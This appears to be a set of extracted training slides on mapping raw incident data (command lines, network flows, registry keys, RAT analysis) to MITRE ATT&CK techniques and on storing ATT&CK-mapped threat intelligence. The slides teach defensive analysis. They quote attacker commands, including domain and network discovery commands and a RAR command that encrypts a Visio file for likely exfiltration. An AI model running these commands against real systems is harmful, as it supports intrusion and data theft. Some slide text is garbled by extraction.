
3. Translate the behavior into a tactic

4. Figure out what technique applies to the behavior

5. Compare your results to other analysts

Sometimes
we jump
directly here


Process of Applying ATT&CK to CTI



End of Module 2

Module 3: Mapping to ATT&CK from Raw Data

Process of Applying ATT&CK to CTI



Mapping to ATT&CK from Raw Data

- So far, working from intel where activity has already been analyzed
- Analysis of techniques/behaviors directly from source data
 - Likely more information available at the procedure level
 - Not reinterpreting another analyst's prose
 - Greater knowledge/expertise required to interpret intent/tactic
- Broad set of possible data can contain behaviors
 - Shell commands, malware, forensic disk images, packets

Process of Mapping to ATT&CK

- 0. Understand ATT&CK**
- 1. Find the behavior**
- 2. Research the behavior**
- 3. Translate the behavior into a tactic**
- 4. Figure out what technique applies to the behavior**
- 5. Compare your results to other analysts**

1. Find the Behavior

```
ipconfig /all  
sc.exe \\ln334656-pc create  
.\\recycler.exe a -hpfGzq5yKw C:\\$Recycle.Bin\\old  
C:\\$Recycle.Bin\\Shockwave network.vsdx
```

Commands captured by Sysmon being run interactively via cmd.exe

10.2.13.44:32123 -> 128.29.32.4:443

128.29.32.4:443 -> 10.2.13.44:32123

Flows from malware in a sandbox

HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

HKLM\\Software\\Microsoft\\Netsh

New reg keys during an incident

2. Research the Behavior

- **Can be similar to analysis of finished reporting for raw data**

- **May require expertise in the specific data type**
 - Network, forensics, malware, Windows cmd line, etc

- **May require multiple data sources, more context**
 - Additional questions to responders/analysts

2. Research the Behavior

[Matrices](#)[Tactics ▾](#)[Techniques ▾](#)[Groups](#)[Software](#)[Resources ▾](#)[Blog ↗](#)[Contact](#)[ipconfig /all](#)

Techniques

Term found on page

System Network Configuration
Discovery (ID: T1016)

Software

Term found on page
ipconfig (ID: S0100)

Home > Techniques > Enterprise > System Network Configuration Discovery

System Network Configuration Discovery

Adversaries will likely look for details about the network configuration and settings of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include [Arp](#), [ipconfig/ifconfig](#), [nbtstat](#), and [route](#).

Examples

Name	Description
admin@338	admin@338 actors used the following command after exploiting a machine with LOWBALL malware to acquire information about local networks: ipconfig /all >> %temp%\download [1]

2. Research the Behavior

```
.\recycler.exe a -hpfGzq5yKw C:\$Recycle.Bin\old  
C:\$Recycle.Bin\Shockwave_network.vsdx
```

- Can make some educated guesses, but not enough context

File analysis:

When recycler.exe is executed, it gives the following output:

C:\recycler.exe


RAR 3.70 Copyright (c) 1993-2007 Alexander Roshal 22 May 2007

Shareware version Type RAR -? for help

- Aha! Based on the analysis we can Google the flags to RAR and determine that it is being used to compress and encrypt the file

2. Research the Behavior

```
.\\recycler.exe a -hpfGzq5yKw C:\\$Recycle.Bin\\old  
C:\\$Recycle.Bin\\Shockwave_network.vsdx
```

A screenshot of a Google search results page. The search query "vsdx" is entered in the search bar. The first result is a "People also ask" section with the question "What can open a VSDX file?". The answer provided is: "A **VSDX file** is a drawing saved in the **VSDX file** format introduced with Visio 2013, a program used for making drawings and technical illustrations."

People also ask

What can open a VSDX file?

A **VSDX file** is a drawing saved in the **VSDX file** format introduced with Visio 2013, a program used for making drawings and technical illustrations.

And the file being compressed/encrypted is a Visio diagram, probably exfiltration

3. Translate the Behavior into a Tactic

`ipconfig /all`

- Specific procedure only mapped to System Network Configuration Discovery
- System Network Configuration Discovery -> **Discovery** 
- Seen being run via Sysmon -> **Execution**

`.\\recycler.exe a -hpfGzq5yKw C:\\$Recycle.Bin\\old
C:\\$Recycle.Bin\\Shockwave_network.vsdx`

- We figured out researching this that “**vsdx**” is Visio data
- Moderate confidence **Exfiltration**, commands around this could make clearer
- Seen being run via Sysmon -> **Execution**

4. Figure Out What Technique Applies

- Similar to working with finished reporting we may jump straight here

- Procedure may map directly to Technique/Tactic
 - May have enough experience to compress steps

`ipconfig /all`

- Specific procedure in System Network Configuration Discovery (T1016)
 - Also Command-Line Interface (T1059)

`. \recycler.exe a -hpfGzq5yKw C:\$Recycle.Bin\old
C:\$Recycle.Bin\Shockwave_network.vsdx`

- We figured out researching this that “a -hp” compresses/encrypts
 - Appears to be Data Compressed (T1002) and Data Encrypted (T1022)
 - Also Command-Line Interface (T1059)

4. Concurrent Techniques

- **Don't just think of what's happening – think of *how* it's happening**
- **Certain tactics commonly have concurrent techniques:**
 - Execution
 - Defense Evasion
 - Collection
- **Examples:**
 - Data Compressed + Data Encrypted (2x Exfiltration)
 - Spearphishing Attachment + User Execution (Initial Access + Execution)
 - Data from Local System + Email Collection (2x Collection)
 - Process Discovery + Command-Line Interface (Discovery + Execution)

4. Different Types of Techniques

- **Not all techniques are created equal!**
 - Credit to Red Canary: <https://www.redcanary.com/blog/avoiding-common-attack-pitfalls/>
- **Some are specific**
 - Rundll32
 - Netsh Helper DLL
- **Some are broad**
 - Scripting
 - Obfuscated Files or Information
- **Some capture “how” the behavior occurs**
 - Masquerading
 - Data Transfer Size Limits
 - Automated Collection

5. Compare Your Results to Other Analysts

- Same caveats about hedging biases
- May need a broader set of skills/experience to work with types of data

Analyst 1

- Packets
- Malware/Reversing
- Windows command line

Analyst 2

- Windows Events
- Disk forensics
- macOS/Linux

Pros/cons of Mapping from the Two Different Sources

Step	Raw	Finished
Find the behavior	Nearly everything may be a behavior (not all ATT&CK)	May be buried amongst prose, IOCs, etc
Research the behavior	May need to look at multiple sources, data types. May also be a known procedure	May have more info/context, may also have lost detail in writing
Translate the behavior into a tactic	Have to map to adversary intent, need domain knowledge/expertise	Often intent has been postulated by report author
Figure out what technique applies to the behavior	May have a procedure that maps straight to technique, or may require deep understanding to understand how accomplished	May be as simple as a text match to description/procedure, or may be too vague to tell
Compare your results to other analysts	May need multiple analysts to cover all data sources	More likely in a form where other analysts needed for coverage/hedge against bias

Exercise 3: Working with raw data

- You're going to be examining two tickets from a simulated incident
- Ticket 473822
 - Series of commands interactively executed via cmd.exe on an end system
- Ticket 473845
 - Pieces of a malware analysis of the primary RAT used in the incident
- Both tickets are at <https://attack.mitre.org/training/cti> under Exercise 3

- Use whatever to record your results or download and edit
- Identify as many behaviors as possible
- Annotate the behaviors that are ATT&CK techniques

- *Please pause. We suggest giving yourself 25 minutes for this exercise.*

Exercise Questions

- **What questions would you have asked of your incident responders?**
- **What was easier/harder than working with finished reporting?**
- **What other types of data do you commonly encounter with behaviors?**
- **Did you notice any behaviors that you couldn't find a technique for?**

Going Over Exercise 3 (Ticket 473822)

ipconfig /all System Network Configuration Discovery (T1016)

arp -a System Network Configuration Discovery (T1016)

echo %USERDOMAIN%\%USERNAME% System Owner / User Discovery (T1033)

tasklist /v Process Discovery (T1057)

sc query System Service Discovery (T1007)

systeminfo System Information Discovery (T1082)

net group "Domain Admins" /domain Permission Groups Discovery (T1069)

net user /domain Account Discovery (T1087)

net group "Domain Controllers" /doma... Remote System Discovery (T1018)

netsh advfirewall show all System Network Configuration Discovery (T1016)

netstat -ano System Network Connections Discovery (T1049)

All are Execution - Command-Line Interface (T1059)

Discovery

Going Over Exercise 3 (Ticket 473845)

Command and Control - Data Encoding (T1132)

C2 protocol is base64
30 seconds requesting a command.

Command and Control - Standard Application Layer Protocol (T1071)

UPLOAD file (upload a file server->client)

DOWNLOAD file (download a Command and Control – Remote File Copy (T1105))

SHELL command (runs a command Execution - Command-Line Interface (T1059))

PSHELL command (runs a command via power Execution - Powershell (T1086))

EXEC path (executes a PE at the Execution - Execution through API (T1106))

SLEEP n (skips n beacons)

10.1.1.1:24123 -> 129.83.44.12:443

Command and Control - Commonly Used Port (T1043)

129.83.44.12:443 -> 10.1.1.1:24123

Copy C:\winspace1.exe -> C:\Windows\System Defense Evasion - Masquerading (T1036)

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\winspace1

REG_SZ "C:\Windows\System32\winspace1.e Persistence - Registry Run Keys (T1060)

From Raw Data to Finished Reporting with ATT&CK

- We've talked about augmenting reports with ATT&CK and analyzing data with ATT&CK, possibly in parallel with analysis for reporting
- If you are creating reporting with ATT&CK techniques, we recommend keeping the techniques with the related procedures for context
 - Allows other analysts to examine the mapping for themselves
 - Allows much easier capture of how a technique was done

Finished Reporting Examples

During operation Tangerine Yellow, the actors used Pineapple RAT to execute ‘ipconfig /all¹’ via the Windows command shell².

1. Discovery – System Network Configuration Discovery (T1016)
2. Execution – Command-Line Interface (T1059)


System Network Configuration Discovery (T1016) and Command-Line Interface (T1059) - During operation Tangerine Yellow, the actors used Pineapple RAT to execute ‘ipconfig /all’ via the Windows command shell.

Instead of

Appendix C – ATT&CK Techniques

- System Network Configuration Discovery
- Command-Line Interface
- Hardware Additions

Process of Applying ATT&CK to CTI




End of Module 3

Module 4:

Storing and Analyzing ATT&CK-Mapped Data

Process of Applying ATT&CK to CTI



Considerations When Storing ATT&CK-Mapped Intel

- **Who's consuming it?**
 - Human or machine?
 - Requirements?
- **How will you provide context?**
 - Include full text?
- **How detailed will it be?**
 - Just a Technique, or a Procedure?
 - How will you capture that detail? (Free text?)
- **How will you link it to other intel?**
 - Incident, group, campaign, indicator...
- **How will you import and export data?**
 - Format?

The community is still
figuring this out!

Ways to Store and Display ATT&CK-Mapped Intel

- \(\cup\)/



Scheduled Task

Utilities such as `at` and `schtasks`, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the remote system.^[1]

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote execution as part of Lateral Movement, to gain SYSTEM privileges, or to run processes under the context of a specified account.

Contents [hide]

- 1 Examples
- 2 Mitigation
- 3 Detection
- 4 References

Scheduled Task

Scheduled Task	
	Technique
ID	T1053
Tactic	Execution, Persistence, Privilege Escalation
Platform	Windows
Permissions Required	User, Administrator, SYSTEM
Effective Permissions	User, Administrator, SYSTEM
Data Sources	File monitoring, Process command-line parameters, Process monitoring, Windows event logs
Supports Remote	Yes
CAPEC ID	CAPEC-557
Contributors	Travis Smith, Tripwire, Leo Loobek, @leoloobek, Alain Homewood, Insomnia Security

Examples

- APT18 actors used the native `at` Windows task scheduler tool to use scheduled

RIP

Ways to Store and Display ATT&CK-Mapped Intel

The screenshot shows the MISP Threat Sharing interface. On the left, there is a table of metadata with the following rows:

Tags	tlp:white x Unstructured x osint:source-type="technical-report" x dnc:malware-type="CoinMiner" x +
Date	2018-11-13
Threat Level	Undefined
Analysis	Completed
Distribution	All communities ⓘ
Info	OSINT: WebCobra Malware Uses Victims' Computers to Mine Cryptocurrency
Published	Yes (2019-01-26 14:09:07)
#Attributes	44
First recorded change	2018-11-13 16:10:27
Last change	2018-11-13 16:10:27
Modification map	
Sightings	0 (0) ↗

On the right, there is a sidebar titled "Galaxies" which lists various ATT&CK techniques:

- Tool ↗
 - + CoinMiner ↗
- Attack Pattern ↗
 - + Exfiltration Over Command and Control Channel ↗
 - + Command-Line Interface ↗
 - + Data from Local System ↗
 - + File and Directory Discovery ↗
 - + Query Registry ↗
 - + System Information Discovery ↗
 - + Process Discovery ↗
 - + System Time Discovery ↗



Courtesy of Alexandre Dulaunoy

Ways to Store and Display ATT&CK-Mapped Intel

The screenshot shows a list of indicators of compromise (IOCs) from October 16, 2018, each associated with specific network activity and a detailed view of its corresponding MITRE ATT&CK attack pattern.

- 2018-10-16, Name: ip-port:** References: 0, Referenced by: 1. This IOC is linked to the **Attack Pattern: Exfiltration Over Command and Control Channel - T1041** and **Data Encrypted - T1022**.
- 2018-10-16, Network activity, hostname: sincirewdo.ru** This IOC is also linked to the same attack patterns.
- 2018-10-16, Network activity, ip: 46.36.220.116** This IOC is linked to the **Attack Pattern: Exfiltration Over Command and Control Channel - T1041** and **Data Encrypted - T1022**.
- 2018-10-16, Network activity, dst-port: 443** This IOC is linked to the **Attack Pattern: Spearphishing Attachment - T1193**. It includes a screenshot of a phishing email from UPS.
- 2018-10-16, External analysis, attachment** This IOC is also linked to the **Attack Pattern: Spearphishing Attachment - T1193**.

Ability to link to indicators
and files



Courtesy of Alexandre Dulaunoy

Ways to Express and Store ATT&CK-Mapped Intel



[Sophisticated New Phishing Campaign Targets the C-Suite \(February 5, 2019\)](#)

A new phishing campaign attempting to steal login credentials has been observed to be specifically targeting C-levels and executives in organisations, according to researchers from GreatHorn. ...

[Click here for Anomali recommendation](#)

MITRE ATT&CK: [MITRE ATT&CK] Spearphishing Link (T1192) | [MITRE ATT&CK]

[Trusted Relationship \(T1199\)](#)

Techniques at the end of a report

<https://www.anomali.com/blog/weekly-threat-briefing-google-spots-attacks-exploiting-ios-zero-day-flaws>

Ways to Express and Store ATT&CK-Mapped Intel



Analyzing Operation GhostSecret: Attack Seeks to Steal Data Worldwide

MITRE ATT&CK techniques

Techniques at the end of a report

- Exfiltration over control server channel: data is exfiltrated over the control server channel using a custom protocol
- Commonly used port: the attackers used common ports such as port 443 for control server communications
- Service execution: registers the implant as a service on the victim's machine
- Automated collection: the implant automatically collects data about the victim and sends it to the control server
- Data from local system: local system is discovered and data is gathered
- Process discovery: implants can list processes running on the system
- System time discovery: part of the data reconnaissance method, the system time is also sent to the control server
- File deletion: malware can wipe files indicated by the attacker

<https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/analyzing-operation-ghostsecret-attack-seeks-to-steal-data-worldwide/>

Ways to Express and Store ATT&CK-Mapped Intel

Growing Tensions Between U.S., DPRK Coincide with Higher Rate of CHOLLIMA Activity

Techniques Observed

- Persistence: New Service
- Defense Evasion: Masquerading
- Discovery: System Information Discovery, System Network Configuration Discovery, File and Directory Discovery
- Command and Control



CROWDSTRIKE

Consistent with reporting trends across the community, OverWatch saw an increase in threat activity attributed to North Korea in 2017. For example, in mid-May, STARDUST CHOLLIMA actors exploited a web-facing SMB server belonging to a high-profile research institution located in the U.S. They leveraged access to install the following malicious DLL:

Techniques at the beginning of a report

<https://www.crowdstrike.com/resources/reports/2018-crowdstrike-global-threat-report-blurring-the-lines-between-statecraft-and-tradecraft/>

Ways to Express and Store ATT&CK-Mapped Intel

digital shadows

Mitre ATT&CK™ and the Mueller GRU Indictment:
Lessons for Organizations

**Adding additional
info to an ATT&CK
technique**

MITRE ATT&CK Stage



GRU Tactics, Techniques and Procedures

